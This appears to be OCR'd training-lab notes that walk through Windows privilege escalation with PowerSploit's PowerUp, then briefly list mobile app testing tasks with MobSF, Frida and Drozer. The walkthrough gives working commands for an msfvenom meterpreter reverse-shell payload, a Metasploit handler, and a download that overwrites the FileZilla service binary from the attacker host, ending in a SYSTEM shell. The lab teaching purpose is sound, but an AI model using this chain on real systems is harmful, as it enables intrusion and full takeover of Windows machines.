




After that, you'll be able to attach C:\VMShared\PowerSploit_lab.iso to the Windows 7 VM in VirtualBox Storage settings.

Attach ISO to the Windows 7 VM

- Shut down the VM (power off).
- VirtualBox Manager → select your Windows7 VM → **Settings → Storage**.
- Under the controller (IDE or SATA) click the optical drive entry (or click the + icon to add one).
- Click the disc icon on the right → **Choose a disk file...** → pick PowerSploit_lab.iso on your host.
- Click **OK** and start the VM.




1) Copy (if you haven't) and confirm files

In the Windows 7 guest (Admin PowerShell):

create a lab folder and copy from CD (if E: is the ISO drive)

New-Item -Path C:\Lab\PowerSploit -ItemType Directory -Force

robocopy E:\ C:\Lab\PowerSploit /E /COPY:DAT /R:1 /W:1




Windows privilege escalation via weak permissions:

PowerSploit is an open source, offensive security framework comprised of PowerShell modules and scripts that perform a wide range of tasks related to penetration testing such as code execution, persistence, bypassing anti-virus, recon, and exfiltration.

owerUp.ps1
PowerUp aims to be a clearinghouse of common Windows privilege escalation vectors that rely on misconfigurations.
Import PowerUp.ps1 script and Invoke-PrivescAudit function.
powershell -ep bypass (PowerShell execution policy bypass)

. .\PowerUp.ps1
Invoke-PrivescAudit
Check the FileZilla installed directory permissions



Get-Acl “C:\Program Files (x86)\FileZilla Server” | Format-List
We have permission to modify the FileZilla installation directory.

Creating malicious executable using msfvenom.

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.5.2 LPORT=4444 -f exe > 'FileZilla Server.exe'

Setting up a webserver to serve malicious executable.

python -m SimpleHTTPServer 80

Setting up Metasploit.

Setting up multi handler.

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```

Configuring multi-handler.

```
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.5.2
LHOST => 10.10.5.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set InitialAutoRunScript post/windows/manage/migrate
InitialAutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.5.2:4444
```

Download the malicious executable from the attacker machine and overwrite the existing 'FileZilla Server.exe' in the 'C:\Program Files (x86)\FileZilla Server'


iwr -UseBasicParsing -Uri 'http://10.10.5.2/FileZilla Server.exe' -OutFile 'C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe'

```
PS C:\Users\student\Desktop\PowerSploit\Privesc> iwr -UseBasicParsing -Uri 'http://10.10.5.2/FileZilla Server.exe' -OutFile 'C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe'
PS C:\Users\student\Desktop\PowerSploit\Privesc> ls 'C:\Program Files (x86)\FileZilla Server'


    Directory: C:\Program Files (x86)\FileZilla Server


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       10/28/2020   4:43 AM                source
-a----         2/8/2017   8:19 AM        2770088 FileZilla Server Interface.exe
-a----        3/15/2021  11:42 PM          73802 FileZilla Server.exe
-a----       10/28/2020   4:43 AM            128 FileZilla Server.xml
-a----         2/6/2017   1:43 PM           1192 legal.htm
-a----         2/6/2017   1:25 PM        1412608 libeay32.dll
-a----        8/10/2014   7:56 AM          18393 license.txt
-a----         2/6/2017   1:51 PM          49143 readme.htm
-a----         2/6/2017   1:25 PM         365056 ssleay32.dll
-a----       10/28/2020   4:43 AM          52419 Uninstall.exe


PS C:\Users\student\Desktop\PowerSploit\Privesc>
```

Open services.msc


```
PS C:\Users\student\Desktop\PowerSploit\Privesc> services.msc
PS C:\Users\student\Desktop\PowerSploit\Privesc>
```

Search for a 'FileZilla Server' service and start the service.




Start the service.

Press enter or click to view image in full size



Received an Error 1053 which is expected because the FileZilla Server hasn't started instead it has executed the planted malicious executable and we would expect a Meterpreter session.

Press enter or click to view image in full size



Meterpreter session.

```
meterpreter > shell
Process 3996 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

---

5. Mobile Application Testing Lab

Activities:

- **Tools:** MobSF, Frida, Drozer.
- **Tasks:** Analyze APKs, exploit vulnerabilities, document findings.
- **Enhanced Tasks:**
    - **Static Analysis:** Use MobSF to analyze an Android APK for insecure storage. Log:


Test ID | Vulnerability | Severity | Target App


--------|----------------------|----------|----------------
016 | Insecure Storage | High | test.apk


- **Dynamic Testing:** Use Frida to hook app functions and bypass authentication. Summarize in 50 words.
- **Checklist:** Create in Google Docs:
- Run MobSF for static analysis
- Hook functions with Frida
- Test IPC with Drozer

